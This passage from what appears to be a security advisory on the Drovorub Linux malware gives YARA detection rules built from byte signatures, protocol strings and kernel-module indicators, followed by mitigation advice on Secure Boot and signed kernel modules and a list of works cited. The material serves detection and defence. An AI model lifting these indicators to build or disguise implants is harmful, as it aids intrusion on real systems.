        description = "Rule to detect statically linked POCO and OpenSSL libraries. These
libraries are present in the Drovorub-server, Drovorub-agent, and Drovorub-client
binaries. Hits on this rule do not mean that the file(s) are Drovorub-related, only that
they COULD be and should be further investigated."

    strings:
        $mw1 = { 89 F1 48 89 FE 48 89 D7 48 F7 C6 FF FF FF FF 0F 84 6B 02 00 00 48 F7 C7
FF FF FF FF 0F 84 5E 02 00 00 48 8D 2D }

        $mw2 = { 41 54 49 89 D4 55 53 F6 47 19 04 48 8B 2E 75 08 31 DB F6 45 00 03 75 }

        $mw3 = { 85 C0 BA 15 00 00 00 75 09 89 D0 5B C3 0F 1F 44  00 00 BE }

        $mw4 = { 53 8A 47 08 3C 06 74 21 84 C0 74 1D 3C 07 74 20 B9 ?? ?? ?? ?? BA FD 03
00 00 BE ?? ?? ?? ?? BF ?? ?? ?? ?? E8 ?? ?? ?? ?? 83 E8 06 3C 01 77 2B 48 8B 1F 48 8B 73
10 48 89 DF E8 ?? ?? ?? ?? 48 8D 43 08 48 C7 43 10 00 00 00 00 48 C7 43 28 00 00 00 00 48
89 43 18 48 89 43 20 5B C3 }

    condition:
        all of them
}
```

Figure 66: Yara Rule #1

```
rule drovorub_library_and_unique_strings
{
    meta:
        description = "Rule to detect Drovorub-server, Drovorub-agent, and Drovorub-client
binaries based on unique strings and strings indicating statically linked libraries."

    strings:
        $s1 = "Poco" ascii wide
        $s2 = "Json" ascii wide
        $s3 = "OpenSSL" ascii wide
        $a1 = "clientid" ascii wide
        $a2 = "-----BEGIN" ascii wide
        $a3 = "-----END" ascii wide
        $a4 = "tunnel" ascii wide
    condition:
        (filesize > 1MB and filesize < 10MB and (uint32(0) == 0x464c457f)) and (#s1 > 20
and #s2 > 15 and #s3 > 15 and all of ($a*))
}
```

Figure 67: Yara Rule #2

```
rule drovorub_unique_network_comms_strings
{
    meta:
        description = "Rule to detect Drovorub-server, Drovorub-agent, or Drovorub-client
based on unique network communication strings."

    strings:
        $s_01 = "action" wide ascii
        $s_02 = "auth.commit" wide ascii
        $s_03 = "auth.hello" wide ascii
        $s_04 = "auth.login" wide ascii
        $s_05 = "auth.pending" wide ascii
        $s_06 = "client_id" wide ascii
        $s_07 = "client_login" wide ascii
        $s_08 = "client_pass" wide ascii
        $s_09 = "clientid" wide ascii
        $s_10 = "clientkey base64" wide ascii
        $s_11 = "file_list_request" wide ascii
        $s_12 = "module_list_request" wide ascii
        $s_13 = "monitor" wide ascii
        $s_14 = "net_list_request" wide ascii
        $s_15 = "server_finished" wide ascii
        $s_16 = "serverid" wide ascii
        $s_17 = "tunnel" wide ascii
```

```
    condition:
        all of them
}
```

Figure 68: Yara Rule #3

```
rule drovorub_kernel_module_unique_strings
{
    meta:
        description = "Rule detects the Drovorub-kernel module based on unique strings."

    strings:
        $s_01 = "/proc" wide ascii
        $s_02 = "/proc/net/packet" wide ascii
        $s_03 = "/proc/net/raw" wide ascii
        $s_04 = "/proc/net/tcp" wide ascii
        $s_05 = "/proc/net/tcp6" wide ascii
        $s_06 = "/proc/net/udp" wide ascii
        $s_07 = "/proc/net/udp6" wide ascii
        $s_08 = "cs02" wide ascii
        $s_09 = "do_fork" wide ascii
        $s_10 = "es01" wide ascii
        $s_11 = "g001" wide ascii
        $s_12 = "g002" wide ascii
        $s_13 = "i001" wide ascii
        $s_14 = "i002" wide ascii
        $s_15 = "i003" wide ascii
        $s_16 = "i004" wide ascii
        $s_17 = "module" wide ascii
        $s_18 = "sc!^2a" wide ascii
        $s_19 = "sysfs" wide ascii
        $s_20 = "tr01" wide ascii
        $s_21 = "tr02" wide ascii
        $s_22 = "tr03" wide ascii
        $s_23 = "tr04" wide ascii
        $s_24 = "tr05" wide ascii
        $s_25 = "tr06" wide ascii
        $s_26 = "tr07" wide ascii
        $s_27 = "tr08" wide ascii
        $s_28 = "tr09" wide ascii

    condition:
        all of them
}
```

Figure 69: Yara Rule #4

Preventative Mitigations

NOTE: The mitigations that follow are not meant to protect against the initial access vector. The mitigations are designed to prevent Drovorub's persistence and hiding technique only.

Apply Linux Updates

System administrators should continually check for and run the latest version of vendor-supplied software for computer systems in order to take advantage of software advancements and the latest security detection and mitigation safeguards (National Security Agency, 2018). System administrators should update to Linux Kernel 3.7 or later in order to take full advantage of kernel signing enforcement.

Prevent Untrusted Kernel Modules

System owners are advised to configure systems to load only modules with a valid digital signature making it more difficult for an actor to introduce a malicious kernel module into the system. An adversary could use a malicious kernel module to control the system, hide, or persist across reboots (National Security Agency, 2017).

Activating UEFI Secure Boot is necessary to ensure that only signed kernel modules can be loaded. This requires a UEFI-compliant platform configured in UEFI native mode (not legacy or compatibility modes) in Thorough or Full enforcement mode. Once enabled, Secure Boot creates an integrity chain at boot by verifying signatures of firmware, bootloader(s), and Machine Owner Key (MOK). The kernel, initial filesystem, and kernel modules are then verified by this MOK, which is distributed with Secure Boot-ready Linux distributions. Components with untrusted or absent signatures are denied from execution by Secure Boot policy. Enabling Secure Boot may prevent some products from loading, potentially affecting system functionality, and may require custom configuration (National Security Agency, 2017).

Works Cited

Configuring the System > Priming the kernel. (2016). In O. Pelz, & J. Hobson, *CentOS 7 Linux Server Cookbook - Second Edition.* Packt Publishing.

Department of Justice. (2018, October 5). U.S. Attorney Brady Announces Charges Against 7 Russian Military Hackers. The United States Attorney's Office Western District of Pennsylvania. Retrieved from https://www.justice.gov/usao-wdpa/pr/us-attorney-brady-announces-charges-against-7-russian-military-hackers

Fette & Melnikov. (2011). *RFC 6455 The WebSocket Protocol.* Retrieved from https://www.rfc-editor.org/rfc/rfc6455.txt

Microsoft. (2019). *The Enemy Within Modern Supply Chain Attacks.* Retrieved from https://i.blackhat.com/USA-19/Thursday/us-19-Doerr-The-Enemy-Within-Modern-Supply-Chain-Attacks.pdf

Microsoft Security Response Center. (2019). *"Corporate IoT - a path to intrusion".* Microsoft Blog. Retrieved from https://msrc-blog.microsoft.com/2019/08/05/corporate-iot-a-path-to-intrusion/

National Security Agency. (2017). *Securing Kernel Modules on Linux Operating Systems.* Retrieved 2020, from https://apps.nsa.gov/iaarchive/library/reports/securing-kernel-modules-on-linux-operating-systems.cfm

National Security Agency. (2018). *NSA's Top Ten Cybersecurity Mitigation Strategies.* Retrieved 2020, from https://www.nsa.gov/Portals/70/documents/what-we-do/cybersecurity/professional-resources/csi-nsas-top10-cybersecurity-mitigation-strategies.pdf

Office of the Director of National Intelligence. (2017, January 6). *Intelligence Community Assessment: Assessing Russian Activities and Intentions in Recent US Elections.* Retrieved from dni.gov: https://www.dni.gov/files/documents/ICA_2017_01.pdf

Washington Post. (2018, July 13). *Timeline: How Russian agents allegedly hacked the DNC and Clinton's campaign*. Retrieved from https://www.washingtonpost.com/news/politics/wp/2018/07/13/timeline-how-russian-agents-allegedly-hacked-the-dnc-and-clintons-campaign